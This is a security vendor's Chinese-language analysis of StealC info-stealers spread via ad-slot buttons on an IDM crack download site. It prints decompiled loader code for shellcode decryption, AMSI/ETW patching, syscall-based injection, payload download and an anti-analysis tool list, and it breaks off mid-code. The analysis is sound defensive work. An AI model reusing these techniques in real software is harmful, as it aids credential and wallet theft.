


广告位变窃密通道：IDM破解工具作者或成为窃密帮凶-技术文章-火绒安全

huorong.cn/document/tech/vir_report/1889

近期，火绒安全工程师监测发现一个危险陷阱：很多人想找的“IDM 破解程序”，其下载网站的显眼广告位里藏着恶意下载按钮，下载运行就会中招窃密病毒！这类病毒专门盯着你的重要信息——例如浏览器保存的密码、Steam 游戏账号、加密货币钱包、Github 账号，甚至会偷偷替换加密货币收款地址、获取邮箱验证码，把你的财产和隐私一键偷走，最终全部上传到窃密者的服务器。

该病毒为StealIC 窃密病毒，或是会安装恶意浏览器插件的窃密病毒。



广告位中病毒下载按钮与相应下载页面

下载链接位于文章的最底部，用户难以察觉，若未查看评论区中他人的提醒，则极易中招。



Open-Persimmon-2523 • 3mo ago


伙计们，网站顶部的两个下载按钮都是指向病毒程序的假链接
往下滚动到接近底部的地方，那里会有官方的下载按钮，没有病毒！

Guys, the two download buttons at the top of the website are both fake links leading to virus payloads, scroll down near the bottom and there will be the official download button, no virus!

↑ 2 ↓ Reply Award Share ...

评论区提醒

此次病毒系通过IDM 破解程序下载网站的广告位进行传播。即制作IDM 破解程序的作者将下载页面中的广告栏目予以出租，之后病毒作者通过购置该广告位，并将自身的病毒嵌入下载按钮。如此一来，受害者点击下载并执行病毒程序，从而完成窃密操作。流程图如下：



流程图

目前，火绒安全产品已经能精准拦截和查杀这类恶意程序。



文件实时监控



发现 2 项风险

建议您立即处理



内存防护



发现风险

建议您立即处理

威胁进程:  mem://3524-0x44603b72-0x140000000-C:\Users\Administrator\Desktop\...

风险名称: TrojanSpy/W64.Stealc.a (2BA5533384CEB992)

风险描述: 间谍木马 (此类木马会隐匿在系统中, 并伺机盗取各类账号密码, 对您造成财产损失。)

暂不处理

立即处理 (25)



查杀图

一、样本分析 此次分析的样本为 File_Open v.5.2.7z 与 file_{pass}.rar，分析后期发现 file_{pass}.rar 中的最终载荷 StealC 窃密病毒家族被用于 File_Open v.5.2.7z 病毒，且属于三种窃密方式之一，其三种窃密方式为类 StealC 窃密窃密、浏览器插件窃密、StealC 窃密，且都会利用云控下发窃密配置，并通过窃密配置进行窃密。下面主要以 File_Open v.5.2.7z 样本为主线进行分析，该样本总共有六个阶段，分别是白加黑并解密出 ShellCode 执行、获取 ShellCode 中的 ShellCode 数据后执行、用于规避沙箱或调试进程阶段、重复第二阶段、云控配置获取阶段、最终是窃密阶段。

1.1 File_Open v.5.2.7z

1.1.1 第一阶段—解密文件 从广告位下载恶意程序到解压执行：从广告位可以下载到 239.135.126.83.zip 文件，解压后为 File_Open v.5.2.7z，其解压包中包含以下文件。其中用户会被误导点击白文件 setup.exe 进行安装，此时会加载黑文件 sqlite.dll，该 DLL 会读取 data.bin 文件并解密并执行其中 ShellCode。

文件名	说明
._	暂未发现被使用
data.bin	被加密 ShellCode 文件
msvcp140.dll	白文件
setup.exe	白文件（加载 sqlite.dll）
sqlite.dll	黑文件（加载 data.bin）
vcruntime140.dll	白文件
vcruntime140_1.dll	白文件

解压包文件构成

下面是 data.bin 文件解密后的数据部分偏移：

data.bin 偏移	长度	说明
0x0	0x10	头部标记 (MARKER_HEADER)
0x10	0x10	ShellCode 标记 (MARKER_SHELLCODE)
0x20	0x1	异或密钥 (xor_key)
0x21	0x1	减法密钥 (sub_key)
0x22	0x1	循环右移次数 (rotate_bits)
0x23	0x1	乘法因素 (mul_factor)
0x24	0x1	是否切半 (div2size)
0x25	0x1	-
0x26	0x4	ShellCode 偏移 (offset)
0x2A	0x4	小 ShellCode 长度 (final_size)
0x2E	0x20	AES KEY (密钥)
0x4E	0x10	AES IV (初始化向量)
0x5E	0x2	-
0x60	0x4	大 ShellCode 长度
0x64	?	大 ShellCode 开头

data.bin 偏移表

下图为 data.bin 文件的解密逻辑。

```

if ( g_data_bin )
    return g_shellcode;
if ( !GetModuleFileNameW(g_hDllModule, cur_path, 0x104u) )
    return 0i64;
index = wcsrchr(cur_path, '\\');
dummy_8210c082529a();
if ( !index )
    index = wcsrchr(cur_path, '/');
if ( !index )
    return 0i64;
len = index - cur_path + 1;
wcsncpy((wchar_t *)data_bin_path, cur_path, len);
data_bin_path[len] = 0;
wcscat((wchar_t *)data_bin_path, L"data.bin");
*(QWORD *)&file.handle = CreateFileW((LPCWSTR)data_bin_path, 0x80000000, 1u, 0i64, 3u, 0x80u, 0i64);
if ( *(QWORD *)&file.handle == 0xFFFFFFFFFFFFFFFFui64 )
    return 0i64;
file.data_bin_size = GetFileSize((HANDLE *)&file.handle, 0i64);
dummy_167fb43d324a();
if ( file.data_bin_size != 0xFFFFFFFF && file.data_bin_size && (g_data_bin = malloc((unsigned int)file.data_bin_size)) != 0i64 )
{
    NumberOfBytesRead = 0;
    // 读取 data.bin 文件
    if ( ReadFile((HANDLE *)&file.handle, g_data_bin, file.data_bin_size, &NumberOfBytesRead, 0i64) && file.data_bin_size == NumberOfBytesRead )
    {
        CloseHandle((HANDLE *)&file.handle);
        // 删除 data.bin 文件
        DeleteFileW((LPCWSTR)data_bin_path);
        g_data_bin_size = (unsigned int)file.data_bin_size;
        // 检测头部是否正确
        if ( !memcmp(g_data_bin, &MARKER_HEADER, 0x10ui64) )
        {
            // 利用 MARKER_SHELLCODE 定位
            Marker = findMarker((char *)g_data_bin, g_data_bin_size, &MARKER_SHELLCODE);
            if ( Marker )
            {
                v7 = Marker + 0x10;
                // 标记后 0x50 偏移 -> 0x75C70
                Size_1 = *((DWORD *)&Marker + 0x14);
                // 标记后 0x54 偏移
                shellcode = Marker + 0x54;
                // 解密
                g_shellcode = deobfuscateShellcode(Marker + 0x54, Size_1, (__int64)(Marker + 0x10));
                return g_shellcode;
            }
        }
    }
}

```

```

// 复制被加密数据
memcpy(pbInput, a1, Size);
Size_1 = Size;
x = 1;
for ( i = 1; i <= 255; ++i )
{
    // 计算出取模运算的乘法逆元
    if ( (unsigned __int0)(i * mul_factor) == 1 )
    {
        x = i;
        break;
    }
}
// 利用乘法逆元进行乘法计算
for ( j = 0i64; j < Size_1; ++j )
    *((_BYTE *)pbInput + j) *= x;
p_Size = 0i64;
// 利用 Key 与 IV 解密
pbInput_1 = aes_decrypt_cng((UCHAR *)pbInput, Size_1, pKey, pbIV, (unsigned __int64 *)&p_Size);
if ( pbInput_1 )
{
    free(pbInput);
    pbInput = pbInput_1;
    dummy_c0e1bf29062(v5, Size_2, v6, v7);
    Size_1 = p_Size;
}
// 循环右移操作
for ( k = 0i64; k < Size_1; ++k )
    *((_BYTE *)pbInput + k) = (*((_BYTE *)pbInput + k) << (8 - rotate_bits)) | ((int)*((unsigned __int8 *)pbInput + k) >> rotate_bits);
// 循环减法运算
for ( m = 0i64; m < Size_1; ++m )
    *((_BYTE *)pbInput + m) -= sub_key;
// 循环异或运算
for ( n = 0i64; n < Size_1; ++n )
    *((_BYTE *)pbInput + n) ^= xor_key;
if ( div2size )
{
    if ( div2size == 1 )
    {
        v9 = final_size >> 1;
        dummy_35a102da4314();
        // 只复制后半段
        memmove((char *)pbInput + v9, (char *)pbInput + offset + (unsigned __int64)v9, final_size - v9);
        dummy_8210c082529a();
    }
}
else
{
    // 复制整块代码
    memmove(pbInput, (char *)pbInput + offset, final_size);
}
g_shellcode_size = final_size;
return pbInput;

```

deobfuscateShellcode

解密算法

data.bin 文件解密

调用函数并执行 ShellCode：随后通过 STRING_MARKERS 标记定位到 ntdll.dll 字符串并获取其基址，并利用特征获取到调用号，随后手动组装 NtAllocateVirtualMemory、NtWriteVirtualMemory、NtProtectVirtualMemory 调用方法，并分别用于申请内存、写入 ShellCode、修改内存权限，最终执行 ShellCode。

```

// 解密
if ( !loadAndParseDataBin(g_hDllModule) )
    return 0i64;
g_shellcode_size = 0i64;
dummy_4c85ac854aa0();
// 返回
DeobfuscatedShellcode = getDeobfuscatedShellcode(&g_shellcode_size);
if ( DeobfuscatedShellcode )
{
    if ( g_shellcode_size )
    {
        memset(&func_list28_, 0, sizeof(func_list28_));
        // 获取函数地址
        if ( InitDynamicSyscalls(&func_list28_) )
        {
            CurrentProcess = GetCurrentProcess();
            size = g_shellcode_size;
            NtAllocateVirtualMemory = func_list28_.NtAllocateVirtualMemory;
            // 申请内存
            v13 = (func_list28_.NtAllocateVirtualMemory)(CurrentProcess, &shellcode20_, 0i64, &size, 0x3000, PAGE_READWRITE);
            if ( v13 >= 0 )
            {
                if ( shellcode20_.BaseAddress )
                {
                    v8 = 0i64;
                    dummy_a866680e89d6(v2, v1);
                    shellcode20_.NtWriteVirtualMemory = func_list28_.NtWriteVirtualMemory;
                    // 写入
                    v13 = (func_list28_.NtWriteVirtualMemory)(CurrentProcess, shellcode20_.BaseAddress, DeobfuscatedShellcode, g_shellcode_size, &v8);
                    if ( v13 >= 0 )
                    {
                        BaseAddress = shellcode20_.BaseAddress;
                        shellcode_2 = size;
                        dummy_2eb94e5ccd37(v4, v3);
                        v5 = 0;
                        shellcode20_.NtProtectVirtualMemory = func_list28_.NtProtectVirtualMemory;
                        // 修改内存权限
                        v13 = (func_list28_.NtProtectVirtualMemory)(CurrentProcess, &BaseAddress, &shellcode_2, PAGE_EXECUTE_READ, &v5);
                        if ( v13 >= 0 )
                        {
                            shellcode20_.BaseAddress_1 = shellcode20_.BaseAddress;
                            // 执行 ShellCode
                            (shellcode20_.BaseAddress)();
                        }
                    }
                }
            }
        }
    }
}

```

执行 ShellCode

1.1.2 第二阶段—获取数据 该模块中通过 PEB 的模块枚举并利用动态链接库名称与函数名称的哈希计算获取到匹配的函数地址，例如 VirtualAlloc、VirtualFree、RtlExitUserProcess、LoadLibraryA 等函数，随后通过解密算法解密偏移 0x23C 处的加密数据。

```

VirtualAlloc = (LPVOID (__stdcall *) (LPVOID, SIZE_T, DWORD, DWORD)) ff_get_func((__int64) this, this->VirtualAllocHash, this->Kernel32Hash);
VirtualFree = (BOOL (__stdcall *) (LPVOID, SIZE_T, DWORD)) ff_get_func((__int64) this, this->VirtualFreeHash, this->Kernel32Hash);
RtlExitUserProcess = ff_get_func((__int64) this, this->RtlExitUserProcessHash, this->Kernel32Hash);
RtlExitUserProcess_1 = RtlExitUserProcess;
if ( !VirtualAlloc || !VirtualFree || !RtlExitUserProcess )
    return 0xFFFFFFFFi64;
mem = (this300 *) ( (__int64 (__fastcall *) (_QWORD, _QWORD, __int64, __int64)) VirtualAlloc)(0i64, this->len, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
mem_1 = (this1000 *) mem;
if ( !mem )
{
    if ( LODWORD(this->n2) == 2 )
        ((void (__fastcall *) (_QWORD)) RtlExitUserProcess_1)(0i64);
    return 0xFFFFFFFFi64;
}
// 复制
ff_copy(mem, (__int64) this, this->len);
// 清空
ff_memset(buf, 0, 0x40u);
// 解密 && 验证
if ( HIDWORD(mem_1->n2) != 3 || (f_ctr_decrypt_block(&mem_1->key_, &mem_1->nonce_, &mem_1->data_, mem_1->len - 0x23C), f_process_blocks_encrypt(&mem_1->_3TRY
{
    LoadLibraryA = (HMODULE (__stdcall *) (LPCSTR)) ff_get_func((__int64) mem_1, mem_1->LoadLibraryAHash, mem_1->Kernel32Hash);
    mem_1->LoadLibraryAHash = (__int64) LoadLibraryA;
    if ( !LoadLibraryA )
        return 0xFFFFFFFFi64;
}

```

```

unsigned int __fastcall ff_get_func(__int64 a1, __int64 func_hash, __int64 dll_hash)
{
    unsigned int *func_1; // r10
    struct _LDR_DATA_TABLE_ENTRY * _LDR_DATA_TABLE_ENTRY; // rbx
    unsigned int *func; // rax

    func_1 = 0i64;
    _LDR_DATA_TABLE_ENTRY = (struct _LDR_DATA_TABLE_ENTRY *) NtCurrentTeb()->ProcessEnvironmentBlock->Ldr->InLoadOrderModuleList.Flink;
    while ( _LDR_DATA_TABLE_ENTRY->DllBase && !func_1 )
    {
        func = f_resolve_export_by_hash(a1, (IMAGE_DOS_HEADER *) _LDR_DATA_TABLE_ENTRY->DllBase, func_hash, dll_hash);
        _LDR_DATA_TABLE_ENTRY = (struct _LDR_DATA_TABLE_ENTRY *) _LDR_DATA_TABLE_ENTRY->InLoadOrderLinks.Flink;
        func_1 = func;
    }
    return func_1;
}

```

动态获取函数地址

通过获取函数地址后修改函数开头数据的方式使函数失效，包含 `amsi.dll` 中 `AmsiScanBuffer` 和 `AmsiScanString`，以及 `ntdll.dll` 中 `EtwEventWrite` 函数。

```

module_by_name = f_find_module_by_name(buf, &buf->amsi);
module_by_name_1 = module_by_name;
if ( !module_by_name )
    return 1i64;
AmsiScanBuffer = f_parse_pe_get_func(buf, module_by_name, &buf->AmsiScanBuffer, 0);
AmsiScanBuffer_1 = AmsiScanBuffer;
if ( AmsiScanBuffer )
{
    _5 = f_multiply_integers - f_set_zero_return_zero;
    if ( _5 >= 0 )
    {
        if ( (buf->VirtualProtectFunc)(AmsiScanBuffer, _5, PAGE_EXECUTE_READWRITE, &ori) )
        {
            // 置空
            ff_copy(AmsiScanBuffer_1, f_set_zero_return_zero, _5);
            (buf->VirtualProtectFunc)(AmsiScanBuffer_1, _5, ori, &v12);
            AmsiScanString = f_parse_pe_get_func(buf, module_by_name_1, &buf->AmsiScanString, 0);
            AmsiScanString_1 = AmsiScanString;
            if ( AmsiScanString )
            {
                _0x10 = f_add_integers - f_set_dword_zero_return_zero;
                if ( _0x10 >= 0 )
                {
                    if ( (buf->VirtualProtectFunc)(AmsiScanString, _0x10, PAGE_EXECUTE_READWRITE, &ori) )
                    {
                        // 置空
                        ff_copy(AmsiScanString_1, f_set_dword_zero_return_zero, _0x10);
                        (buf->VirtualProtectFunc)(AmsiScanString_1, _0x10, ori, &v12);
                        return 1i64;
                    }
                }
            }
        }
    }
}

```

```

ntdll = f_find_module_by_name(buf, &buf->ntdll);
EtwEventWrite = f_parse_pe_get_func(buf, ntdll, &buf->EtwEventWrite, 0);
EtwEventWrite_1 = EtwEventWrite;
if ( !EtwEventWrite || !(buf->VirtualProtectFunc)(EtwEventWrite, 1i64, PAGE_EXECUTE_READWRITE, &ori) )
    return 0i64;
// 设置返回
ff_copy(EtwEventWrite_1, &buf->ret, 1);
(buf->VirtualProtectFunc)(EtwEventWrite_1, 1i64, ori, &v7);
return 1i64;

```

使函数失效

获取数据的方式存在三种标记，分别为 1、2、3，它们依次对应直接赋值（数据中已存在）、下载数据以及直接退出程序（即不获取数据）。在此过程中，数据将通过系统函数（RtlDecompressBuffer）或自行实现的解压函数进行解压处理。

```

get_data_type = mem_1->get_data_type;
if ( get_data_type == 2 )
{
    // 下载
    if ( !f_download_data(mem_1, n0x104) )
        goto end;
    // 下载后赋值
    main_data = mem_1->main_data;
}
else
{
    if ( get_data_type == 3 )
        goto end;
    // 直接赋值
    main_data = &mem_1->main_data;
    if ( get_data_type != 1 )
        main_data = n0x4000003_1;
}
}

```

```

v7 = (buf->InternetOpenAFunc)(0i64, 0i64, 0i64, 0i64, 0);
v38 = v7;
if ( !v7 )
    return 0i64;
v8 = (buf->InternetConnectAFunc)(v7, v53, v43, 0i64, 0i64, 3, 0, 0i64);
v35 = v8;
v9 = v8;
if ( v8 )
{
    if ( !n0x104_2 )
        v52[0] = 0x2F;
    v10 = (buf->HttpOpenRequestAFunc)(v8, 0i64, v52, 0i64, 0i64, 0i64, n0x4600300, 0i64);
    v11 = v10;
    if ( !v10 )
        goto LABEL_40;
    if ( v6 && (n0x4600300 & 0x1000) != 0 )
    {
        InternetSetOptionAFunc = buf->InternetSetOptionAFunc;
        v37[0] = 0x3380;
        InternetSetOptionAFunc(v10, 0x1Fi64, v37);
    }
    if ( n0x40 )
        v4 = (buf->InternetSetOptionAFunc)(v11, 0x1Ci64, v44);
    if ( n0x40_1 )
        v4 = (buf->InternetSetOptionAFunc)(v11, 0x1Di64, v46);
    if ( (buf->HttpSendRequestAFunc)(v11, 0i64, 0i64, 0i64, 0) )

    InternetReadFileFunc = buf->InternetReadFileFunc;
    v36 = 0;
    v4 = InternetReadFileFunc(v11, buf_3, count, &v36);
    p_GetProcessHeapFunc = &buf->GetProcessHeapFunc;

    if ( count )
    {
        download_data = (buf->VirtualAllocFunc)(0i64, count, 0x3000i64, 4i64);
        buf->main_data = download_data;
        if ( download_data )
        {
            ff_copy(download_data, buf_1, count);
            v4 = 1;
        }
        else
        {
            v4 = 0;
        }
        ff_memset(buf_1, 0, count);
        HeapFreeFunc = buf->HeapFreeFunc;
        v32 = (*p_GetProcessHeapFunc)();
        HeapFreeFunc(v32, 1i64, buf_1);
    }
}

```

获取数据的方式

其中获取到的代码有三种格式，执行时通过数字 2、4、6 控制。

2-.NET 加载：实现 Native CLR Host，其中利用了 ICLRMetaHost、ICLRRuntimeInfo、ICorRuntimeHost 等 COM 接口，从内存加载并执行托管程序集，例如 C# 程序等。

4-DLL 模块加载：直接手动加载并调用入口点。

6-脚本执行：利用 IActiveScript / IActiveScriptParse 等 COM 接口实现 VBS 等脚本执行。

```

if ( (*main_data - 3) <= 1 )
{
    // 手动加载与调用入口点
    f_load_and_exec(mem_1, main_data);
}
else if ( (type_1 - 1) <= 1 )
{
    // 加载托管程序集
    if ( f_csharp_load(mem_1, main_data, &buf) )
        f_csharp_exec(mem_1, main_data, &buf);
    f_release_object_references(mem_1, &buf);
}
else if ( (type_1 - 5) <= 1 )
{
    // 脚本代码执行
    f_Script(mem_1, main_data);
}

```

三种执行方式

```

if ( !(buf->CoInitializeExFunc)(0i64, 0i64) && !(buf->CoCreateInstanceFunc)(buf->CLSID, 0i64, 3i64, &buf->_IID, &IActiveScript) )
{
    if ( !(IActiveScript->lpVtbl->QueryInterface)(IActiveScript, &buf->_IID_Parse, &IActiveScriptParse64) )
    {
        if ( !(IActiveScriptParse64->lpVtbl->InitNew)(IActiveScriptParse64) )
        {
            v15[3] = IActiveScript;
            if ( !(IActiveScript->lpVtbl->SetScriptSite)(IActiveScript, &v10) )
            {
                (buf->MultiByteToWideCharFunc)(0i64, 0i64, &buf->field_618 + 1, 0xFFFFFFFFi64, v17, 0x100);
                v6 = (buf->SysAllocStringFunc)(v17);
                v7 = (IActiveScript->lpVtbl->AddNamedItem)(IActiveScript, v6, 2i64);
                (buf->SysFreeStringFunc)(v6);
                if ( !v7 && !(IActiveScriptParse64->lpVtbl->ParseScriptText)(IActiveScriptParse64, buf_2, 0i64, 0i64, 0i64, 0i64, 0, 0, 0i64, 0i64) )
                    (IActiveScript->lpVtbl->SetScriptState)(IActiveScript, SCRIPTSTATE_CONNECTED);
            }
        }
        (IActiveScriptParse64->lpVtbl->Release)(IActiveScriptParse64);
    }
    (IActiveScript->lpVtbl->Close)(IActiveScript);
    (IActiveScript->lpVtbl->Release)(IActiveScript);
}

```

VBS 等脚本执行相关

```

p_CLRRuntimeInfo = &cor40->CLRRuntimeInfo;
v4 = ((*cor40->ICLRMetaHost->GetRuntime)(cor40->ICLRMetaHost, v22, &buf->field_878, &cor40->CLRRuntimeInfo));
if ( v4 < 0 )
{
    *p_CLRRuntimeInfo = 0i64;
}
else
{
    v4 = ((*p_CLRRuntimeInfo->IsLoadable)(*p_CLRRuntimeInfo, &v23));
    if ( v4 < 0 )
        goto LABEL_10;
    if ( v23 )
        v4 = ((*p_CLRRuntimeInfo->GetInterface)(*p_CLRRuntimeInfo, &buf->field_888, &buf->field_898, &cor40->CorRuntimeHost));
    if ( v4 >= 0 )
        goto LABEL_9;
LABEL_10:
    v4 = (buf->CorBindToRuntimeFunc)(0i64, 0i64, &buf->field_888, &buf->field_898, &cor40->CorRuntimeHost);
LABEL_11:
    if ( v4 >= 0 )
    {
        if ( ((*cor40->CorRuntimeHost->Start)(cor40->CorRuntimeHost) >= 0 ) )
        {
            if ( *(n0x40000003 + 0x10C) )
            {
                (buf->MultiByteToWideCharFunc)(0i64, 0i64, n0x40000003 + 0x10C, 0xFFFFFFFFi64, v22, 0x100);
                v12 = (buf->SysAllocStringFunc)(v22);
                v11 = ((*cor40->CorRuntimeHost->CreateDomain)(cor40->CorRuntimeHost, v12, 0i64, &cor40->field_18);
                (buf->SysFreeStringFunc)(v12);
            }
        }
    }
}

```

C# 代码加载相关

脚本和C#代码加载

1.1.3 第三阶段—规避阶段 该阶段开始会检测当前目录下 12345.txt 文件是否存在、检测危险进程是否存在、检测虚拟显卡是否存在。



检测方式

下面的字符串为样本中解密出来的进程列表，总共 67 个进程名。

apdagent.exe
apimonitor.exe
azurearcsystray.exe
binaryninja.exe
burpsuite.exe
charles.exe
cred-store.exe

cutter.exe
dbgx.shell.exe
decoder.exe
device-sense.exe
df5serv.exe
dnspy.exe
drrun.exe
dumpcap.exe
dumpit.exe
fakenet.exe
fiddler.exe
frida-inject.exe
frida-server.exe
frida.exe
gdb.exe
httpanalyzerv7.exe
httpdebugger.exe
httpdebuggerproxy.exe
httpdebuggerui.exe
hvix64.exe
ida64.exe
idag.exe
idag64.exe
idaq.exe

idaq64.exe
idaw.exe
idaw64.exe
ilspy.exe
immunitydebugger.exe
inetsim.exe
joeboxcontrol.exe
joeboxserver.exe
ksdumper.exe
ksdumperclient.exe
mitmdump.exe
netcat.exe
ollydbg.exe
pestudio.exe
pin.exe
prl_cc.exe
prl_tools.exe
private-cloud-proxy.exe
procmon.exe
processhacker.exe
procexp.exe
qemu-ga.exe
r2.exe
rammap.exe

rdpclip.exe

x64dbg.exe

tcpdump.exe

vboxservice.exe

vboxtray.exe

vgauthservice.exe

vmacthlp.exe

vmtoolsd.exe

vmwaretray.exe

vmwareuser.exe

wireshark.exe

x32dbg.exe

以下表格呈现的是经过初步分类后的结果：

进程分类	进程名
调试器	dbgx.shell.exe; immunitydebugger.exe; x64dbg.exe; x32dbg.exe; ollydbg.exe; gdb.exe; drrun.exe; cutter.exe; r2.exe
反编译工具	idag.exe; idag64.exe; idaq.exe; idaq64.exe; idaw.exe; idaw64.exe; binaryninja.exe; ilspy.exe; dnspy.exe; pestudio.exe
网络抓包工具	wireshark.exe; dumpcap.exe; tcpdump.exe; burpsuite.exe; charles.exe; fiddler.exe; httpanalyzerv7.exe; httpdebugger.exe; httpdebuggerproxy.exe; httpdebuggerui.exe; mitmdump.exe
仿真网络环境	fakenet.exe; device-sense.exe; inetsim.exe
进程监控	processhacker.exe; procexp.exe; procmon.exe; rammapp.exe
API监控工具	apimonitor.exe; apdagent.exe
虚拟化 / 沙箱环境检测	vmtoolsd.exe; vmwaretray.exe; vmwareuser.exe; vmacthlp.exe; vboxservice.exe; vboxtray.exe; prl_cc.exe; prl_tools.exe; qemu-ga.exe; azurearcsystray.exe; hvix64.exe

进程分类表

下面的字符串为样本中解密出来的显示适配器名称列表，其中包含 VMware、VirtualBox、Hyper-V、Parallels、QEMU、Bochs 等虚拟显卡。

standard vga

hyper-v video

vmware svga

virtualbox graphics

parallels display

qxl

red hat qxl

bochs display

microsoft basic display

virtual display

随后开始解密 ShellCode，并寻找 explorer.exe 进程并获取该进程句柄，利用 PROC_THREAD_ATTRIBUTE_PARENT_PROCESS 设置父进程，用于随后创建傀儡进程时候伪装成被 explorer.exe 进程所创建，随后通过 NtQueueApcThread 注入并恢复线程执行 ShellCode。

```

n4 = CREATE_SUSPENDED;
if ( lpAttributeList )
    n4 = 0x80004; // EXTENDED_STARTUPINFO_PRESENT + CREATE_SUSPENDED
v14 = CreateProcessW(lpWideCharStr, 0i64, 0i64, 0i64, 0, n4, 0i64, 0i64, StartupInfo, &ProcessInformation);
if ( v14 )
{
    remote_addr = 0i64;
    v41 = v33;
    if ( (s78->NtAllocateVirtualMemory)(ProcessInformation.hProcess, &remote_addr, 0i64, &v41, 0x3000, 4) < 0 )
        goto end;
    if ( !remote_addr )
        goto end;
    *lpWideCharStr_1 = 0i64;
    if ( (s78->NtWriteVirtualMemory)(ProcessInformation.hProcess, remote_addr, v7, v33, lpWideCharStr_1) < 0 )
        goto end;
    v48[0] = remote_addr;
    f_empty_placeholder_10();
    v36 = 0;
    *&pe.dwSize = v41;
    f_empty_placeholder_3();
    if ( (s78->NtProtectVirtualMemory)(ProcessInformation.hProcess, v48, &pe, PAGE_EXECUTE_READ, &v36) < 0
        || (s78->NtQueueApcThread)(ProcessInformation.hThread, remote_addr, 0i64, 0i64, 0i64) < 0
        || (f_placeholder_empty_4(),
            v37 = 0,
            f_empty(),
            f_placeholder_empty_7(),
